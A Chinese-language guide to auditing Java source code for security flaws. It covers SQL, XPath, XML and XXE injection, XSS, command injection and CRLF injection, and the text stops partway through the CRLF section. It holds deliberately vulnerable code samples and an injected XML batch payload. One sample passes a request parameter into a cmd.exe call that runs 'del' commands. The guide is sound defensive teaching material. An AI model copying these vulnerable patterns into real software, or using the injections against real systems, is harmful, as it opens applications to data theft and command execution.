Java源代码安全审计指南

**—— 安全团队**

# 代码审计方法

一个Java应用的代码审计工作应该从哪里入手，对于新手来说也许会不知所措，如果在不了解整个应用系统情况下（包括业务功能、框架使用等）盲目的直接去阅读项目中源代码，往往会迷失在代码中导致漏洞误报漏报情况，审计效率同样不高。所以在审计之前要了解应用系统主要业务逻辑，其次是了解项目的结构和项目当中的类依赖。再次才是去根据业务模块去读对应的代码，从功能去关联业务代码往往比逮着段代码就看效率高很多。

## 代码项目全文通读

导入系统源代码至IDE等代码阅读工具，分析系统框架及相关配置文件，根据开发语言及应用框架的安全机制，初步分析其系统存在的安全控制措施，如框架安全机制、安全组件、过滤器、拦截器等。

从系统的入口开始审计，梳理清楚数据流及控制流走向，列出分析表，用于后续漏洞分析及跟踪。确保源代码安全审计过程能够覆盖全部请求入口。

## 敏感函数溯源审计

通过搜索敏感函数关键字，分析其是否存在安全缺陷，逆向追踪参数的传递过程，分析参数是否用户可控。

适用漏洞：注入、文件上传、文件下载、SSRF、信息泄露等。

优点：定向挖掘、高效快速。

缺点：对整体系统不够深入了解，无法覆盖逻辑漏洞。

缺点补足：结合业务功能，从数据入口进行梳理，判断传入参数能否满足功能安全实现要求，检查实现过程是否有充分的安全控制措施。

## 功能点定向审计

通过定位敏感的功能点，分析其功能实现是否存在安全缺陷。

适用漏洞：业务逻辑漏洞、越权漏洞、登录安全性漏洞、数据合理性漏洞等。

优点：充分了解系统功能，保证业务安全性。

缺点：审计时间长、审计存在重复性。

# Java Web漏洞审计分析

## 输入输出数据验证

### SQL注入

#### 漏洞描述

当应用程序将用户输入的内容，拼接到SQL语句中，一起提交给数据库执行时，就会产生SQL注入威胁。攻击者通过控制部分SQL语句，可以查询数据库中任何需要的数据，利用数据库的一些特性，甚至可以直接获取数据库服务器的系统权限。

#### 审计要点

√参数是否用户可控

√是否使用了预编译

预编译是指在将数据传入SQL语句前明确指定传输数据的类型，以执行必要的转换。在Java中预编译的调用方式为prepareStatement。

在mybatis框架中，使用#{}，ibatis框架中使用#param#。

√是否存在SQL语句拼接

某些特殊的查询（特别复杂的组合查询）难免用到SQL语句拼接，遇到这种情况，就需要检查拼接是否有可能导致注入。

在mybatis框架中使用${}，ibatis框架中使用$param$。

√是否存在全局参数过滤器

检查过滤器的配置，是否所有的SQL查询请求都经过过滤器处理，过滤器的过滤规则是否符合安全要求。

#### 漏洞特征

SQL注入产生的根本原因就是将“未经净化”的数据“拼接”进入SQL语句中，然后提交进入数据库获得执行结果。若参数可控，那么就可确定漏洞的存在，若参数不可控，那么拼接参数的SQL语句编写方式也会存在风险，属于不规范的编码，可给予用户进行风险提示。

Servlet示例

如下代码是根据用户名查询用户收支情况的一条数据库查询语句，存在SQL注入安全风险，其中user\_name参数来自未经任何处理的HTTP请求：

|  |
| --- |
| String query = "SELECT account\_balance FROM user\_data WHERE user\_name = ‘"  + request.getParameter("customerName")+"’";  try {  Statement statement = connection.createStatement( … );  ResultSet results = statement.executeQuery( query );  } |

攻击者通过控制http请求中的customerName参数值来对Web服务器进行SQL注入攻击。

MyBatis示例

MyBatis是一个数据持久层（ORM）框架，可以使用简单的XML或注解用于配置和原始映射，将接口和Java的POJO（Plain Old Java Objects，普通的Java对象）映射成数据库中的记录。


如下是一段MyBatis的查询语句，接收一个String类型的参数，并返回一个HashMap类型的对象。

|  |
| --- |
| <select id="selectUsers" resultType="map">  select id, username, hashedPassword  from some\_table  where id = ${id}  </select> |


使用MyBatis框架时，默认情况下，使用#{}格式的语法会导致MyBatis创建预处理语句属性并安全地设置值（比如?）。

#### 审计示例或方法


针对代码中编写的SQL语句，那么可根据拼接SQL参数的方式直接定位漏洞代码，然后根据数据流的过程，逐步向上回溯，定位到用户可控参数。如下图所示，在代码中搜索“select”或“from”或者“where”等字符，搜索出所有的与数据库操作相关的代码，查看是否存在拼接参数的情况。



效果如下图所示：



然后查找相应类的相应方法调用，如下图所示：



RequestMapping将请求映射为/show/show.aspx，传入的id参数未经转义或任何过滤处理，可确定此处存在SQL注入。

### XSS跨站脚本攻击

#### 漏洞描述

跨站脚本攻击（Cross Site Script）是一种将恶意JavaScript代码插入到其他Web用户页面里执行以达到攻击目的的漏洞。攻击者利用浏览器的动态展示数据功能，在HTML页面里嵌入恶意代码。当用户浏览该页时，这些嵌入在HTML中的恶意代码会被执行，用户浏览器被攻击者控制，从而达到攻击者的特殊目的，如cookie窃取、帐户劫持、拒绝服务攻击等。

跨站脚本攻击有以下攻击形式：

1.反射型跨站脚本攻击

攻击者利用社会工程学等手段，发送一个URL链接给用户打开，在用户打开页面的同时，浏览器会执行页面中嵌入的恶意脚本。

2.存储型跨站脚本攻击

攻击者利用应用程序提供的录入或修改数据的功能，将数据存储到服务器或用户cookie中，当其他用户浏览展示该数据的页面时，浏览器会执行页面中嵌入的恶意脚本，所有浏览者都会受到攻击。

3. DOM跨站脚本攻击

由于HTML页面中，定义了一段JS，根据用户的输入，显示一段HTML代码，攻击者可以在输入时，插入一段恶意脚本，最终展示时，会执行恶意脚本。

DOM跨站脚本攻击和以上两个跨站脚本攻击的区别是，DOM跨站是纯页面脚本的输出，只有规范使用JavaScript，才可以防御。

#### 审计要点

√是否存在全局参数过滤器

√过滤规则是否符合安全要求

√是否存在需过滤和不需过滤两种输出，页面是否控制恰当

√输出时是否进行编码（HTML、JS等）

√前端是否采用了Angularjs、Recat、vue.js等具有XSS防护功能的前端框架进行数据输出。

#### 漏洞特征

XSS漏洞发生的根本原因是“用户可控的”未经净化的数据直接在HTML页面上展示，“用户可控数据”可能来源于http请求、数据库、Http Header或cookie等，将直接导致跨站脚本威胁。

缺陷代码示例（反射型XSS）

|  |
| --- |
| <%out.print(request.getParameter("param")); %> |

在上面的代码中，直接将从请求参数中获取到的param参数值在页面中输出，可导致反射型XSS漏洞。

缺陷代码示例（存储型XSS）


|  |
| --- |
| while(rs.next()){  %>  <tr>  <td><%=rs.getInt("id") %></td>  <td><%=rs.getString("pname")%></td>  <td><%=rs.getString("pdesc")%></td>  <td><%=rs.getString("ptype")%></td>  </tr>  <%  } |

代码中加粗的变量“rs.getInt("id")、rs.getString("pname")、rs.getString("pdesc")和rs.getString("ptype")”均为从数据库中读取到的数据，被直接输出到了页面中，没有做任何安全过滤，若从数据库中获取到的数据中包含JS/VBS脚本，就可能导致用户浏览器把JS/VBS脚本执行，从而造成XSS攻击。

#### 审计示例或方法

查看是否配置了全局的拦截器、过滤器。检查jsp页面，查看是否存在将请求参数直接返回页面的请求，查看是否存在未做任何处理就将数据向前端页面输出的情况。检查java文件，搜索“out.print”，判断是否存在未对参数进行处理就直接向客户端输出的情况。





### XPath注入

#### 漏洞描述

XPATH 注入发生在当网站使用用户提供的信息查询XML数据时。通过向网站故意发送异常信息，攻击者可以发现XML数据的结构或访问那些本来无法访问到的数据。如果该XML是一个用户认证文件（例如一个基于XML的用户文件），攻击者还能借此提升自己在网站中的特权。

#### 审计要点

√参数是否用户可控

√是否配置了全局过滤器

√是否存在XPath语句拼接

#### 漏洞特征


XPath 注入类似于SQL注入。利用XPath 解析器的松散输入和容错特性，能够在URL、表单或其它信息上附带恶意的XPath查询代码，以获得权限信息的访问权并更改这些信息。XPath注入攻击是针对Web服务应用新的攻击方法，它允许攻击者在事先不知道XPath查询相关知识的情况下，通过XPath查询得到一个XML文档的完整内容。

|  |
| --- |
| private boolean doLogin(HttpServletRequest request) throws ParserConfigurationException, SAXException, IOException, XPathExpressionException  {  String userName=request.getParameter("username");  String password=request.getParameter("userpass");  DocumentBuilderFactory domFactory=DocumentBuilderFactory.newInstance();  domFactory.setNamespaceAware(true);  DocumentBuilder builder=domFactory.newDocumentBuilder();  Document doc=builder.parse(request.getRealPath("WEB-INF")+"/users.xml");  XPathFactory factory=XPathFactory.newInstance();  XPath xPath=factory.newXPath();  XPathExpression expression=xPath.compile("//users/user[username/text()='"+userName+"' and password/text()='"+password+"']");  Object result=expression.evaluate(doc, XPathConstants.NODESET);  NodeList nodes=(NodeList)result;  return (nodes.getLength()>=1);  } |

上述代码就是使用拼接的方式将用户名和密码拼接进入XPath语句中，可导致XPath注入。

#### 审计示例或方法

查找XPath解析模块或解析函数，判断是否存在参数拼接，根据数据流的过程，逐步向上回溯，定位到用户可控参数。



### XML注入

#### 漏洞描述

XML通常用于数据存储，如果用户提供的数据是以XML方式进行存储，那么对于攻击者来说，可以注入额外的、可能不能正常控制的XML数据，服务器端对提交的XML数据未做数据条目限制，直接解析用户提交的XML文档导致数据注入，从而引发业务安全问题。

#### 审计要点

√参数是否用户可控

√是否配置了全局过滤器

√服务器端是否限制数据条目

#### 漏洞特征

DOM型解析：

|  |
| --- |
| DocumentBuilderFactory factory=DocumentBuilderFactory.newInstance();  DocumentBuilder builder=factory.newDocumentBuilder();  Document doc = builder.parse(f);  NodeList nl = doc.getElementsByTagName("VALUE");  for (int i=0;i＜nl.getLength();i++)  System.out.print(doc.getElementsByTagName("BOOK").item(i).getFirstChild().getNodeValue()); |

用户提交的数据以XML文档格式提交，如果用户添加多个实体即可完成批量操作。

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?>  <BOOK author="AAA">name1</BOOK> |

正常提交数据只有一个BOOK节点，攻击者在提交的数据部分添加额外的BOOK节点实现批量数据提交。

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?>  <BOOK>name1</BOOK>  <author>AAA</author>  <BOOK>name2</BOOK>  <author>BBB</author>  <BOOK>name3</BOOK>  <author>CCC</author> |

服务器端解析该XML文档的时候，即可批量写入。

#### 审计示例或方法

审计XML解析和存储相关的方法，搜索“DocumentBuilder”等关键词，分析是否存在参数拼接的XML字符串，或未做限制的批量解析方法。对参数进行回溯，判断其是否用户可控。

### XML外部实体注入

#### 漏洞描述

XXE（XML External Entity Injection）是一种针对XML终端实施的攻击，漏洞产生的根本原因就是在XML1.0标准中引入了“entity”这个概念，且“entity”可以在预定义的文档中进行调用，XXE漏洞的利用就是通过实体的标识符访问本地或者远程内容。黑客想要实施这种攻击，需要在XML的payload包含外部实体声明，且服务器本身允许实体扩展。这样的话，黑客或许能读取WEB服务器的文件系统，通过UNC路径访问远程文件系统，或者通过HTTP/HTTPS连接到任意主机。

#### 审计要点

√参数是否用户可控

√XML解析是否禁止了外部实体的解析


#### 漏洞特征

XXE漏洞发生于XML解析的过程，若解析过程中没有限制doctype、entity等节点实体的解析，就会产生XML外部实体解析漏洞。

|  |
| --- |
| InputStream xml=request.getInputStream();  DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();  DocumentBuilder builder = factory.newDocumentBuilder();  InputSource is = new InputSource(xml);  Document doc = builder.parse(is);  Element element = doc.getDocumentElement();  NodeList nodes = element.getChildNodes();  out.print("<br/>Result:<br/>");  out.print("---------------------<br/>");  for (int i = 0; i < nodes.getLength(); i++) {  out.print(nodes.item(i).getNodeName()+" : " + nodes.item(i).getFirstChild().getNodeValue().toString());  out.print("<br/>");  } |

#### 审计示例或方法

针对代码中解析XML的功能，那么可根据XML解析函数直接定位漏洞代码，然后根据数据流的过程，逐步向上回溯，定位到用户可控参数。如下图所示，在代码中搜索“xml”或“DocumentBuilder”等字符，搜索出所有的与XML解析操作相关的代码，查看是否存在未设置禁止XML外部实体解析的情况，以及XML数据来源用户是否可控的情况。



### 命令注入

#### 漏洞描述

命令注入是指因为系统使用了可以执行命令的危险函数，但是调用这些函数的参数可控，并没有做过滤或过滤不严格，使攻击者可以通过构造特殊命令字符串的方式将数据提交至Web应用程序中，并利用该方式执行外部程序或系统命令实施攻击，来非法获取数据或者网络资源。

#### 审计要点

√参数是否用户可控

√是否配置了全局过滤器

√过滤规则是否符合安全规范

√是否所有的命令执行请求都经过了过滤器的处理

#### 漏洞特征

|  |
| --- |
| String btype = request.getParameter("inputparam");  String cmds[] = {"cmd.exe","/K","\"C: &&del C:\\r2.txt"+btype+" &&del C:\\r1.txt \""};  System.Runtime.getRuntime().exec(cmds); |

此时cmd.exe使用了/K参数，将后续传入的参数用户命令执行，这里拼接的参数从前段中获取，对参数未作任何过滤，导致命令注入。

#### 审计示例或方法

针对代码中编写的命令执行语句，那么可通过搜索“Runtime.getRuntime().exec”直接定位漏洞代码，然后根据数据流的过程，逐步向上回溯，定位到用户可控参数。如下图所示，在代码中搜索“Runtime.getRuntime().exec”字符串，搜索出所有的与命令执行操作相关的代码，查看是否存在命令参数用户可控的情况。

### CRLF注入

#### 漏洞描述

CRLF是“回车+换行”（\r\n）的简称。在HTTP协议中，HTTPHeader与HTTPBody是用两个CRLF分隔的，浏览器就是根据这两个CRLF来取出HTTP内容并显示出来。所以，一旦我们能够控制HTTP消息头中的字符，注入一些恶意的换行，这样我们就能注入一些会话Cookie或者HTML代码，所以CRLFInjection又叫HTTPResponseSplitting，简称HRS。

#### 审计要点

√参数是否用户可控

√是否配置了全局过滤器

√是否对“/r/n”进行了过滤。

#### 漏洞特征

jsp页面代码：

|  |
| --- |
| <%  response.sendRedirect("/crlf.jsp?lang="+request.getParameter("lang"));  %> |

302重定向包正常响应：


|  |
| --- |
| HTTP/1.1 302 Moved Temporarily\r\n  Date: Wed, 1 Mar 2016 12:53:28 GMT\r\n  Location: http://10.0.0.1/crlf.jsp?lang=english\r\n |

